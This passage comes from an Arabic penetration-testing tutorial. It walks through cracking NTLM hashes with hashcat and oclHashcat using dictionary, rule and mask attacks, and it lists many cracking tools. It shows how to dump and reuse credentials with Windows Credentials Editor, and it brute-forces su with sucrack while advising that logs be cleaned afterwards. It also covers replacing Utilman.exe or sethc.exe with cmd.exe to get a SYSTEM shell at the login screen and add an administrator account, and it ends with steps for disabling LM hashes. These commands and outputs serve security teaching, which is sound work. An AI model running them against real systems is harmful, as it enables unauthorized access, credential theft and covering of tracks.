حيث يخبرنا الخيار (**-m 1000**) ان نوع الهاش الذي نريد فك تشفيره من النوع **NTLM**، الملف ***Easyhash.txt*** يحتوي على الهاش الذي نريد فك تشفيره، الملف ***rockyou.txt*** يحتوي على قوائم الكلمات التي سوف نستخدمها في فك التشفير، وأخيرا الملف **cracked.txt** الذي يأتي بعد الخيار (**-o**) والذي يوضع فيه ناتج عملية فك التشفير.

ملحوظه: يستخدم الخيار (-m) في تحديد نوع الهاش والخيار (-a) لتحديد نوع الهجوم الذي تريد ان تستخدمه فلا عملية كسر كلمة المرور.

- فيما يزيد قليلا على الثواني سوف تشاهد هذا:

```
root@kali:~/Desktop# hashcat -m 1000 Easyhash.txt rockyou.txt -o cracked.txt
Initializing hashcat v0.44 by atom with 8 threads and 32mb segment-size...

Added hashes from file Easyhash.txt: 13 (1 salts)

NOTE: press enter for status-screen

All hashes have been recovered
root@kali:~/Desktop#
```

- نقوم الان بفتح ناتج الامر **hashcat** والذي تم تسجيله في الملف **cracked.txt** لنرى ما قامت به الأداة من كسر الهاش وترجمته الى كلمة مرور في نص غير مشفر.

```
root@kali:~/Desktop# cat cracked.txt
b963c57010f218edc2cc3c229b5e4d0f:iloveyou
259745cb123a52aa2e693aaacca2db52:12345678
5835048ce94ad0564e29a924a03510ef:password1
5d05e3883afc84f1842f8b1c6d895fa4:jesus
f773c5db7ddebefa4b0dae7ee8c50aea:trustno1
6afd63afaebf74211010f02ba62a1b3e:elizabeth1
a4f49c406510bdcab6824ee7c30fd852:Password
d5e2155516f1d7228302b90afd3cd539:Monkey
43fccfa6bae3d14b26427c26d00410ef:francis123
d144986c6122b1b1654ba39932465528:Administrator
9439b142f202437a55f7c52f6fcf82d3:luphu4ever
27c0555ea55ecfcdba01c022681dda3f:duodinamico
2e4dbf83aa056289935daea328977b20:P@$$word
root@kali:~/Desktop#
```

- كما ترى، فلقد تم كسر 13 كلمات مرور في حوالي ثانية ونصف. فلنلقي نظرة فاحصة على كلمات المرور هذه نجدها من أكثر الكلمات التي تم كسرها في عام 2012. عن طريق استخدام أي من هذه الكلمات فإنها لن تصمد أمام أي أداة تكسير كلمة المرور لأكثر من جزء من الثانية.
- دعونا نلقي نظرة على بعض من كلمات السر أصعب مما سبق مع **Hashcat**. وليكن مثلا مثل الاتي:

```
31d6cfe0d16ae931b73c59d7e0c089c0
2e4dbf83aa056289935daea328977b20
d6e0a7e89da72150d1152563f5b89dbe
317a96a1018609c20b4ccb69718ad6e7
2e520e18228ad8ea4060017234af43b2
```

- ثم نقوم بحفظها في الملف **hash.txt**.
- نقوم الان بفتح الترمنال وكتابة الامر التالي:

#hashcat -m 1000 hash.txt rockyou.txt -o hardcracked.txt

- فيما يزيد قليلا على الثواني سوف تشاهد هذا:

```
Input.Mode: Dict (rockyou.txt)
Index.....: 5/5 (segment), 553095 (words), 5720149 (bytes)
Recovered.: 2/5 hashes, 0/1 salts
Speed/sec.: 6.86M plains, 6.86M words
Progress..: 553095/553095 (100.00%)
Running...: --:--:--:--
Estimated.: --:--:--:--

Started: Tue Oct  1 14:53:03 2013
Stopped: Tue Oct  1 14:53:07 2013
root@kali:~/Desktop#
```

- نلاحظ هنا انها اخذت من الوقت مقدار 4 ثواني. وقامت بكسر اثنين من الهاش فقط من أصل خمسه.

```
root@kali:~/Desktop# cat hardcracked.txt
31d6cfe0d16ae931b73c59d7e0c089c0:
2e4dbf83aa056289935daea328977b20:P@$$word
```

- عند عدم النجاح في كسر كلمات المرور نحاول استخدام ملف قاموس أكبر.
- فلنحاول تحميل هذا القاموس من الموقع التالي الذي سوف يزيد عن 5 جيجا.

https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm

- ثم نفتح الترمنال ونستخدم الامر التالي:

#hashcat -m 1000 hash.txt crackstation.txt -o hardcracked.txt --remove

نلاحظ هنا وجود تغيرين عن الامر السابق، أولا قمنا بتغير القاموس المستخدم من **rockyou.txt** الى crackstation.txt الذي قمنا بتحميله. ثانيا قمنا باستخدام الخيار **--remove** وهذا الخيار يستخدم مع ملفات القاموس العملاقة حيث انه سوف يزيل الكلمات المقابلة للهاش الدى تم كسره، هذا الخيار غير مهمه في ملفات القاموس الصغيرة.

- مع بعض من الوقت سوف يكون الناتج كالاتى:

```
Input.Mode: Dict (crackstation.txt)
Index.....: 468/468 (segment), 453373 (words), 23198376 (bytes)
Recovered.: 3/5 hashes, 0/1 salts
Speed/sec.: 6.94M plains, 6.94M words
Progress..: 453373/453373 (100.00%)
Running...: --:--:--:--
Estimated.: --:--:--:--

Started: Tue Oct  1 20:11:32 2013
Stopped: Tue Oct  1 20:22:39 2013
root@kali:~/Crack#
```

- نجد انه اخذ مقدار من الوقت يعادل 11 دقيقه وقام هنا بكسر ثلاثة من هاش كلمات المرور من أصل خمسه ولكن نلاحظ انه مازال هناك اثنين من الهاش لم يتم كسرهما حتى الان.

```
root@kali:~/Crack# cat cracked.txt
31d6cfe0d16ae931b73c59d7e0c089c0:
d6e0a7e89da72150d1152563f5b89dbe:MyNameIsBob
2e4dbf83aa056289935daea328977b20:P@$$word
root@kali:~/Crack#
```

- لذلك سوف نستخدم تقنيات متقدمة.

More advanced cracking

بمجرد استخدام ملف القاموس ضد قائمة الهاش فان تقوم باستعادة بعض من أسهل كلمات المرور، ولكن الحصول على الأصعب منها تحتاج الى تقنيات أكثر تقدما. والتي سوف نغطيها الان، **Hashcat** يتيح لك استخدام أنواع متعددة من الهجوم:

Multiple Wordlists
Rule Sets
Password Masks.

1- نوع الهجوم (**Attack type**) حيث يتيح استخدام الخيار (**-a**) لتحديد نوع الهجوم المستخدم لكسر كلمة المرور من خلال الخيارات التالية:

```
* Attack modes:

    0 = Straight
    1 = Combination
    2 = Toggle-Case
    3 = Brute-force
    4 = Permutation
    5 = Table-Lookup
```

معظمها لا تحتاج إلى شرح. **Combination Attack** تسمح لك بالجمع بين كلمات من القواميس لإنشاء كلمات جديدة.

2- Rule based attacks

هي مفيدة جدا . حيث يملك **hashcat** قائمة من القواعد التي بنيت والتي يمكنك استخدامها لكسر كلمات السر. على سبيل المثال هناك قاعدة "**leet**" وهي مجموعة القواعد التي تأخذ كل كلمات القاموس تلقائيا وتحاول اصدار مختلف من الكلمات **leet-speak versions**. يمكنك ايضا استخدام **Rule based attack** مثل لغات البرمجة لإنشاء **rulesets** الخاصة بك. يتم تمكين هذا النوع من الهجمات باستخدام التعبير (**-r**) ثم اسم **rules** التي تريدها.

من أشهر هذه rules كالاتى:

Best64.rule, passwordspro.rule, d3ad0ne.rule, and leetspeak.rule

يمكنك أيضا الاطلاع على مزيد من القواعد من خلال زيارة الرابط التالي:

http://hashcat.net/wiki/doku.php?id=rule_based_attack

```
root@kali:~/Crack# hashcat -m 1000 hash.txt rockyou.txt -r leetspeak.rule -o cracked.txt
```

Mask attacks -3

تسمح لك بتحديد تخطيط الكلمات التي سيتم استخدامها في الهجوم الخاص بك. على سبيل المثال إذا كنت تعرف أن نهج كلمة المرور يتطلب رقمين وستة أحرف كبيرة واثنين من الأحرف الخاصة. ويتم ذلك بإنشاء **MASK** لـ**Hashcat** للاستخدام حيث يكون شكله كالاتي:

?d?d?u?u?u?u?u?u?s?s

```
root@kali:~/Crack# hashcat -m 1000 -a 3 hash.txt ?d?d?u?u?u?u?u?u?s?s -o cracked.txt
```

يستخدم هذا النوع من الهجوم مع **Brute force attack** وفيما يلي قائمه بالرموز التقليدية (**Charset**)المستخدمة مع **Mask attack**:

Built-in charsets

- ?l = abcdefghijklmnopqrstuvwxyz
- ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
- ?d = 0123456789
- ?s = !"#$%&'()*+,-./:;⇔?@[\]^_`{|}~
- ?a = ?l?u?d?s

يمكنك أيضا تخصيص هذه الرموز (**Charset**). لتحديد مجموعة الاحرف التي تريد تخصيصها (**custom charset**)، فنحن بحاجه لاستخدام الخيار(**-1**). حيث يمكنك استخدام العديد من تخصيص الاحرف (***custom charset***) كما تريد طالما تم تحديدها مع العدد (1-n). يتم تمثيل كل حرف مخصص بالعلامة الاستفهام **(؟)** ويتبعه نوع الحرف.

```
* Custom charsets:

  -1,  --custom-charset1=CS          User-defined charsets
  -2,  --custom-charset2=CS          Example:
  -3,  --custom-charset3=CS          --custom-charset1=?dabcdef : sets charset ?1 to 0123456789abcdef
  -4,  --custom-charset4=CS          -2 mycharset.hcchr : sets charset ?2 to chars contained in file
```

أمثله

```
-1 abcdefghijklmnopqrstuvwxyz0123456789
-1 abcdefghijklmnopqrstuvwxyz?d
-1 ?l0123456789
-1 ?l?d
-1 loweralpha_numeric.hcchr # file that contains all digits + chars (abcdefghijklmnopqrstuvwxyz0123456789)
```

Example

The following commands creates the following password candidates:

```
command: -a 3 ?l?l?l?l?l?l?l?l
keyspace: aaaaaaaa - zzzzzzzz
```

```
command: -a 3 -1 ?l?d ?1?1?1?1?1
keyspace: aaaaa - 99999
```

```
command: -a 3 password?d
keyspace: password0 - password9
```

```
command: -a 3 -1 ?l?u ?1?l?l?l?l?l19?d?d
keyspace: aaaaaa1900 - Zzzzzz1999
```

```
command: -a 3 -1 ?dabcdef -2 ?l?u ?1?1?2?2?2?2?2?2
keyspace: 00aaaaaa - ffZZZZZZ
```

```
command: -a 3 -1 efghijklmnop ?1?1?1
keyspace: eee - ppp
```

```
-1 charsets/standard/German/de_cp1252.hcchr
```

OclHashcat

من اقوى وأسرع الأدوات في كسر كلمات المرور لأنها: مجانية -تدعم انظمة التشغيل المختلفة -تدعم كروت الشاشة المختلفة-تدعم التوقف والاستمرار-تدعم أكثر من طريقة هجوم -تدعم أكثر من 50 نوعا من انواع الهاش.

تستخدم نفس الخيارات المستخدمة مع الأداة **hashcat** ولكنها تختلف عنها بتدعيمها استخدام GPU. بالإضافة انها تعمل على نظام التشغيل ويندوز بجانب اللينكس.

```
d:\tools\oclHashcat-1.20>oclHashcat64.exe hash -m 8300 -a 3 ?l?l?l?l?l?l?l
oclHashcat v1.20 starting...

Device #1: Hawaii, 3072MB, 1000Mhz, 44MCU

Hashes: 1 hashes; 1 unique digests, 1 unique salts
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Applicable Optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
Watchdog: Temperature abort trigger set to 97c
Watchdog: Temperature retain trigger set to 95c

7b5n74kq8r441blc2c5qbbat19baj79r:.lvdsiqfj.net:33164473:1:hashcat

Session.Name...: oclHashcat
Status.........: Cracked
Input.Mode.....: Mask (?l?l?l?l?l?l?l) [7]
Hash.Target....: 7b5n74kq8r441blc2c5qbbat19baj79r:.lvdsiqfj.net:33164473:1
Hash.Type......: DNSSEC (NSEC3)
Time.Started...: 1 sec
Speed.GPU.#1...:  1375.5 MH/s
Recovered......: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.......: 935370752/8031810176 (11.65%)
Skipped........: 0/935370752 (0.00%)
Rejected.......: 0/935370752 (0.00%)
HWMon.GPU.#1...: 99% Util, 56c Temp, 20% Fan

Started: Sat Apr 26 20:59:29 2014
Stopped: Sat Apr 26 20:59:31 2014

d:\tools\oclHashcat-1.20>
```

Other Password Cracking Tools

أدوات كسر كلمة مرور تسمح لك لإعادة تعيين كلمات مرور لمسؤول غير معروف أو تم فقدانها على المستوى المحلي، مسؤول الدومين، وغيرها من كلمات مرور حساب المستخدم. حتى أنه يسمح للمستخدمين للوصول إلى أجهزة الكمبيوتر الخاصة بهم المؤمن على الفور دون إعادة تثبيت ويندوز، في حالة نسيان كلمة السر. وفيما يلي بعض أدوات كسر كلمات السر على النحو التالي:

Password Unlocker Bundle available at http://www.passwordunlocker.com
Proactive System Password Recovery available at http://www.elcomsoft.com
Windows Password Cracker available at http://www.windows-password-cracker.com
WinPassword available at http://lastbit.com/
Passware Kit Enterprise available at http://www.lostpassword.com
PasswordsPro available at http://www.insidepro.com
LSASecretsView available at http://www.nirsoft.net
LCP available at http://www.lcpsoft.com
Password Cracker available at http://www.amlpages.com
Kon-Boot available at http://www.thelead82.com
Windows Password Recovery Tool available at http://www.windowspasswordsrecovery.com
Hash Suite available at http://hashsuite.openwall.net
SAMInside available at http://www.insidepro.com
Windows Password Recovery available at http://www.passcape.com
Password Recovery Bundle available at http://www.top-password.com



Krbpwguess available at http://www.cqure.net
Windows Password Breaker Enterprise available at http://www.recoverwindowspassword.com
Rekevsoft Windows Password Recovery Enterprise available at http://www.rekeysoft.com

بعض التقنيات الأخرى في كسر كلمات المرور

Windows Credentials Editor (WCE)

المصدر: http://www.ampliasecurity.com/research/windows-credentials-editor

Windows Credentials Editor (WCE) هي أداة أمنية لسرد جلسات تسجيل الدخول وإضافة أو تغيير القائمة وحذف بيانات الاعتماد المرتبطة بها (مثلا: هاش LM / NT، كلمات السر الغير مشفرة وتذاكر **kerberos**). هذه الأداة يمكن استخدامها، على سبيل المثال، لأداء تمرير الهاش (**pass the hash**) على ويندوز، عن طريق الحصول على الهاش **NT/LM** من الذاكرة (من تسجيلات دخول التفاعلية، والخدمات، اتصالات سطح المكتب البعيد، الخ)، والحصول على تذاكر **Kerberos** وإعادة استخدامها في نظام ويندوز أخر أو ناظم يونكس، وتفريغ نص كلمات المرور التي يقوم المستخدم بإدخالها عند تسجيل الدخول. **WCE** هو أداة أمنية تستخدم على نطاق واسع من قبل المتخصصين في مجال الأمن لتقييم أمن شبكات ويندوز عن طريق اختبار الاختراق. وهي تدعم ويندوز إكس بي، 2003، فيستا، 7، 2008 ويندوز 8.

يمكن استخدامها على نظام التشغيل ويندوز بواسطة مهاجم ذات النظام التشغيل كالي عن طريق حقنها في نظام الويندوز الهدف بواسطة **meterpreter** كما فعلنا سابقا مع **hashdump7**.
يوجد نسخه من هذا الملف في المسار **/usr/share/wce** والتي تعمل على نظام التشغيل ويندوز.
الصيغة العامة له كالاتى:

C:\cwe\> cwe.exe [options]

مثال:

```
C:\wce\>wce.exe -o output.txt
```

...produces:

```
Administrator:WIN-D4CC369A8C5:E52CAC67419A9A224A3B108F3FA6CB6D:8846F7EAEE8FB117AD06BDD830B7586C
willyboy:WIN-D4CC369A8C5:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
WIN-D4CC369A8C5$:ALDEID:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
```

الخيارات المستخدمة معه كالاتى:

يجب ان نلاحظ ان هذه الأداة تشبه **mimikatz** حيث تتعامل في معظمها مع البيانات التي يتم تسجيلها في الذاكرة

-l List logon sessions and NTLM credentials (default).

يستخدم لعرض قائمة من قام بتسجيل الدخول في الويندوز والهاش الخاص به وهذا هو الوضع الافتراضي عند استخدام **wce** بدون أي تعبيرات.

-s Change NTLM credentials of current logon session.

يقوم بتغير هاش NTLM في بيانات مستخدم معين ممن قام بتسجيل الدخول او اعداد بيانات جديده

```
wce.exe -s <username>:<domain>:<lmhash>:<nthash>
For example:
C:\Users\test>wce.exe -s
testuser:amplialabs:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A828079
Changing NTLM credentials of current logon session (00024E1Bh) to:
Username: testuser
domain: amplialabs
LMHash: 01FC5A6BE7BC6929AAD3B435B51404EE
NTHash: 0CB6948805F797BF2A82807973B89537
NTLM credentials successfully changed!
```

How To Create A New Logon Session And Launch A Program With New NTLM Credentials?

```
wce.exe -s <username>:<domain>:<lmhash>:<nthash> -c <program>
For example:
C:\Users\test>wce.exe -s
testuser:amplialabs:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A828079
-c cmd.exe
```

-r List logon sessions and NTLM credentials indefinitely. Refresh every 5 seconds if new sessions.

تستخدم لعرض قائمة من قام بتسجيل الدخول في الويندوز والهاش الخاص به. ثم تقوم بعمل فحص كل 5 ثواني لتسجيل أي جلسة دخول جديده.

-c Run in a new session with the specified NTLM credentials.

انشاء جلسة جديده مع بيانات اعتماد هاش معين.

-e List logon sessions NTLM credentials indefinitely. Refresh every time a logon event occurs.

مثل الخيار (-r) ولكن يتم إعادة الفحص كلما نشاء تسجيل دخول جديد.

-o <file> save all output to a file.

لإنشاء هاش من النوع NTLM لكلمة مرور معينه يتم ذلك عن طريق الاتي:

```
wce.exe -g <cleartext password>
For example:
C:\Users\test>wce.exe -g mypassword
WCE v1.2 (Windows Credentials Editor) - (c) 2010,2011 Amplia Security - by Hernan Ochoa
(hernan@ampliasecurity.com)
Use -h for help.
Password: mypassword
Hashes: 74AC99CA40DED420DC1A73E6CEA67EC5:A991AE45AA987A1A48C8BDC1209FF0E7
```

CmosPwd

يستخدم **CmosPwd** لكسر كلمة مرور **BIOS**(**Basic Input Output System**). **CmosPwd** يتيح لك محو/قتل، النسخ الاحتياطي، او استعادة **CMOS**.

Physical access attacks with sucrack

في هذه الجزء، سوف نستخدم **SUCrack** لتنفيذ هجوم الوصول المادي لكلمة المرور(**Physical access password attacks**) . **SUCrack** هي أداة متعددة العمليات (**multi threat**) والتي تسمح بهجوم القوة الغاشمة (brute force attack) لكسر حسابات المستخدمين المحلية عبر الامر **su**. الأمر **su** في لينكس تسمح لك لتشغيل الأوامر كمستخدم بديل. هذا الهجوم، على الرغم من انه مفيد عندما تكون غير قادر على تصعيد الامتيازات على نظام لينكس/يونكس، ولكنه سوف يملأ ملفات السجل بسرعة فلذا يرجى التأكد من تنظيف ملفات السجل بعد الانتهاء **SUCrack**. لديه عدة خيارات والتي يمكننا استخدامها:

(--help) يسمح لك لعرض ملف المساعدة ل**SUCrack**.

(-l) يسمح لك بتغيير المستخدم الذي قام بتسجيل الدخول ونحن نحاول الالتفاف عليه.

(-s) يسمح لك لتعيين عدد الثواني والذى عندها يتم عرض الإحصاءات. العدد الافتراضي 3 ثواني.

(-a) يسمح لك لتحديد ما إذا كانت رموز **ANSI escape** ينبغي أن تستخدم أم لا.

(-w) يسمح لك لتحديد عدد العمليات التي يمكن ان يستخدمها **SUCrack**.

SUCrack يمكنه إدارة العديد من العمليات في وقت واحد, ولكن يفضل استخدام واحد فقط حيث كلما فشلت محاولة تسجيل الدخول فعادة ما يتسبب تأخير ثلاثة ثواني قبل محاولة إدخال كلمة مرور أخرى.

كيف نفعل ذلك ...

1- من اجل استخدام **SUCrack** ، يجب عليك تحديد لوائح الكلمات عند فتحه. خلاف ذلك، سوف تحصل على رسالة خطا. فتح نافذة الترمنال وتنفيذ الأمر **sucrack** كالاتى:

```
#sucrack /usr/share/wordlists/rockyou.txt
```

2- إذا كنت ترغب في جعل **sucrack** يقوم بعمليتين في وقت واحد، وترغب في عرض الاحصاءات كل 6 ثوان، وترغب في تعيين رموز **ANSI escape** لاستخدامها، يمكنك استخدام الأمر التالي:

```
#sucrack -w 2 -s 6 -a /usr/share/wordlists/rockyou.txt
```

Bypass Windows Logons with the Utilman.exe Trick

Utilman.exe تطبيق تم بنائه في نظام التشغيل ويندوز, وتم تصميمه للسماح للمستخدم بتكوين خيارات الوصول مثل مكبر الشاشة (***Magnifier***) ، ونسق التباين العالي (***High Contrast Theme***) ، و ***Narrator***، ولوحة المفاتيح على الشاشة (***On Screen Keyboard***) قبل تسجيل الدخول إلى النظام.

تم تصميم هذا لمساعدة الناس الذين هم ضعاف البصر أو السمع او الحركة في تسجيل الدخول إلى **Windows** بأنفسهم دون الحاجة للمساعدة من الخارج. لها ميزة كبيرة للأشخاص ذوي الإعاقة ولكنه يفتح ثغرة أمنية يمكن لنا أن نستفيد منها من خلال تجاوز عمليات تسجيل الدخول إلى الويندوز.

تجاوز تسجيل الدخول إلى **Windows** تأتي في متناول اليدين إذا ان عملائنا قد نسوا كلمة المرور الخاصة بهم لتسجيل الدخول أو تم تلف ملفات تعريف المستخدم الخاصة بهم أو يوجد تدخل من التطبيقات الخبيثة (**malware**) مع النظام قبل تسجيل الدخول.
يعمل هذا لأن المستخدم يمكن أن تؤدي **Utilman** عن طريق الضغط على **مفتاح ويندوز+ U** قبل تسجيل الدخول إلى ويندوز. حيث هذا سوف يقوم بتشغيل ملف **Utilman.exe** القابل للتنفيذ الذي يتواجد في المجلد **Windows\System32** . إذا قمت بتبديل الملف **Utilman.exe** مع شيء آخر مثل **cmd.exe** ، فسوف يكون لديك حق الوصول إلى موجه الأوامر مع امتيازات النظام (***system privileges***). حساب امتيازات النظام (***system privileges***) هو أعلى امتيازات ممكنه على نظام التشغيل ويندوز والتي هي مماثله للحساب **root** في أنظمة **linux**.

كيف يمكن القيام بذلك:

- أولاً وقبل كل شيء، سوف تحتاج إلى وسيلة للوصول إلى نظام الملفات لمبادلة **Utilman.exe** مع شيء آخر مثل **cmd.exe** . وهناك عدد قليل من الطرق التي تحقق ذلك:
  - إزالة القرص الصلب الذي يحتوي على نظام التشغيل من النظام المستهدف وجعله قرص ثانوي (**slave**) في نظام آخر. ومن هناك يمكنك مبادلة الملفات الموجودة.
  - استخدام "قرص التمهيد" مثل **UBCD4Win** واستخدام برامج إدارة ملف هناك او **Live kali CD** كما تحدثنا عنه سابقا.
  - استخدام أسطوانة **DVD** او **CD** الذي تحتوي على ويندوز **Vista** أو **7** او **8**.

- لقد تكلمان سابقا الى كيفية استخدام **Live kali CD** اما هنا سوف نستخدم طريقة أخرى حيث في هذا المثال سوف نستخدم "**ويندوز 7 DVD**". للبدء، التمهيد من قرص **DVD** الخاص ب **Windows 7** وعند الوصول إلى الشاشة الأولى يسأل عن اللغة والعملة وتنسيق لوحة المفاتيح، انقر فوق **NEXT**.
- في الصفحة التالية، أسفل الصفحة في الجانب الأيسر السفلي، انقر فوق الارتباط "**Repair your computer**".



- الخطوة تالية، نحدد "**Use recovery tools that can help fix problems starting Windows**" . ثم نحدد نظام التشغيل إصلاح، بعد اختر نظام التشغيل من القائمة، ننقر فوق **Next**.



- سيكون الان لديك خيار "**Choose a recovery tool**" . نحدد موجه الأوامر(**Command prompt**) .
- تكون الان قد فتحت "نافذة موجه الأوامر". نكتب الأوامر التالية:

C:
cd windows\system32
ren utilman.exe utilman.exe.bak
copy cmd.exe utilman.exe

حيث هذا سوف ينتقل الى المجلد **system32** ثم يقوم بإعادة تسمية الملف الأصلي **Utilman.exe** الى أي اسم اخر ثم يأخذ نسخه من الملف **cmd.exe** ويعيد تسميتها الى **Utilman.exe** لتصبح هي الملف البديل للملف الأصلي.

حيث ان الفكرة قائمة على استبدال الملف **Utilman.exe** بموجه الأوامر **cmd.exe** عن طريق تغير الأسماء فقط ويمكن أيضا استبداله بأي ملف قابل للتنفيذ اخر.

بمجرد تشغيل الكمبيوتر بالطريقة العادية، ننقر فوق تركيبة المفاتيح **Windows + U** والتي تؤدى الى الحصول على موجه الأوامر. إذا لم يظهر موجه الأوامر، ننقر فوق **Alt + Tab** حيث قد يظهر موجه الأوامر من وراء شاشة تسجيل الدخول. من هنا، يمكنك تشغيل الكثير (أن لم يكن كلها) من الأوامر التي يمكن استخدامها عادة في موجه الأوامر.

إعادة تعيين كلمة المرور الخاصة بمستخدمين الموجودة

تحذير: إذا كان يمكنك إعادة تعيين كلمة مرور لحساب مستخدمين. فإنك تفقد الوصول إلى الملفات المشفرة الخاصة بالمستخدمين بشكل دائم. لذلك تأكد من إجراء نسخ احتياطي لهذه الملفات.

- لإعادة تعيين كلمة المرور الخاصة بمستخدم موجود، فنحن بحاجة إلى كتابة النص التالي. في هذا المثال، سوف نقوم بتغيير كلمة المرور المستخدم **JohnDoe's** إلى"**hunter2**" .

```
net user JohnDoe hunter2
```

يجب أن تكون قادراً على تسجيل الدخول باستخدام كلمة المرور الجديدة هذه على الفور.

- إذا كنت لا تعرف في الواقع اسم المستخدم في هذا النظام، يمكنك أن ترى قائمة بالمستخدمين الحالين عن طريق كتابة الاتي:

```
net user
```

- لإنشاء حساب مستخدم جديد

لإنشاء حساب مستخدم جديد في موجه الأوامر (اسم المستخدم: **NewGuy** وكلمة المرور: **abc123**)، وإضافتها إلى الجروب الخاص بالمسئولين عن طريق كتابة الاتي:

```
net user NewGuy abc123 /add
net localgroup Administrators NewGuy /add
```

مرة أخرى، يجب أن تكون قادراً على تسجيل الدخول على الفور مع هذا الحساب الجديد.

تغييرات العودة

لاستعادة**utilman.exe** ، في موجه الأوامر نكتب الاتي:

```
C:
cd windows\system32
del utilman.exe
ren utilman.exe.bak utilman.exe
```

ثم إعادة تشغيل النظام.

لإزالة حساب المستخدم الجديد الذي قمت بإنشائه في وقت سابق، نكتب الاتي:

```
net user NewGuy /delete
```

هذا يعمل في كافة إصدارات مايكروسوفت ويندوز بداية من نظام التشغيل ويندوز **x9** الى اخر اصدار حتى الان. كما أنها تعمل في المنتجات **Server** الخاصة بهم.

يمكنك أيضا استخدام الأداة **Mimikatz** للتعامل مع كلمات مرور تسجيل الدخول.

التعديل على الملف "**Sethc.exe**" بنفس الطريقة السابقة يسمح أيضا لك بتجاوز شاشة تسجيل الدخول لويندوز. والملف"**sethc.exe**" هو لوظيفة **Windows Sticky Keys**. في إطار العملية العادية، إذا قمت بالضرب على مفتاح **Shift** خمس مرات على التوالي، فهذا سوف يؤدى الى ظهور مربع الحوار **sticky key dialog box**. باستخدام نفس الطريق السابقة والتي قمنا بها مع **Utilman.exe**، فبمجرد الضرب على مفتاح **shift** خمس مرات في شاشة تسجيل الدخول فانه يؤدى الى فتح موجه الأوامر على مستوى النظام.

LM Hash Backward Compatibility

LM Hash Backward Compatibility هو خادم يستند إلى نظام التشغيل **Windows 2000** و **Windows Server 2003** و يمكنه مصادقة المستخدمين التي تقوم بتشغيل جميع إصدارات ويندوز. عملاء **Windows 95/98** لا تستخدم **Kerberos** في المصادقة.

من أجل Backward Compatibility، فان ويندوز 2000 و Windows Server 2003تدعم الاتي:

LAN Manager (LM) authentication
Windows NT (NTLM) authentication
NTLM version 2 (NTLMv2) authentication

يتم استخدام **NT Hash** (***Unicode hash***) في **NTLMv1**، **NTLMv2** و**Kerberos**. يستخدم بروتوكول المصادقة **LM** "**LM hash**".

لا تقم بتخزين **LM hash**، إذا لم يكن ضروريا، من أجل التوافق مع الإصدارات السابقة. إذا تم تخزين **LM hash**، فان عملاء شبكات Windows95، Windows98 أو ماكنتوش قد تواجه مشاكل التوافق.


كيفية الغاء تفعيل استخدام LM HASH (How to Disable LM HASH)

يوجد عدة طرق لإلغاء تفعيل LM hash كالاتى:

-1 تنفيذ سياسة NoLMHash باستخدام Group policy *(Implement the NoLMHash Policy by Using a Group Policy)*

لتعطيل تخزين **LM hash** في قاعدة بيانات **SAM** من خلال تطبيق نهج **local group policy**، نتبع الخطوات على النحو التالي:

- In Windows version → In Control Panel → Administrative Tools → Local Security Policy → Local Policies → Security Options.
- In Windows server version → In Group policy, select Computer Configuration → Windows Setting → Security Setting → Local Policies → Security Options.
- In the list of available policies, double-click Network security: Do not store LAN Manager Hash value on next password change
- Click Enabled → Ok



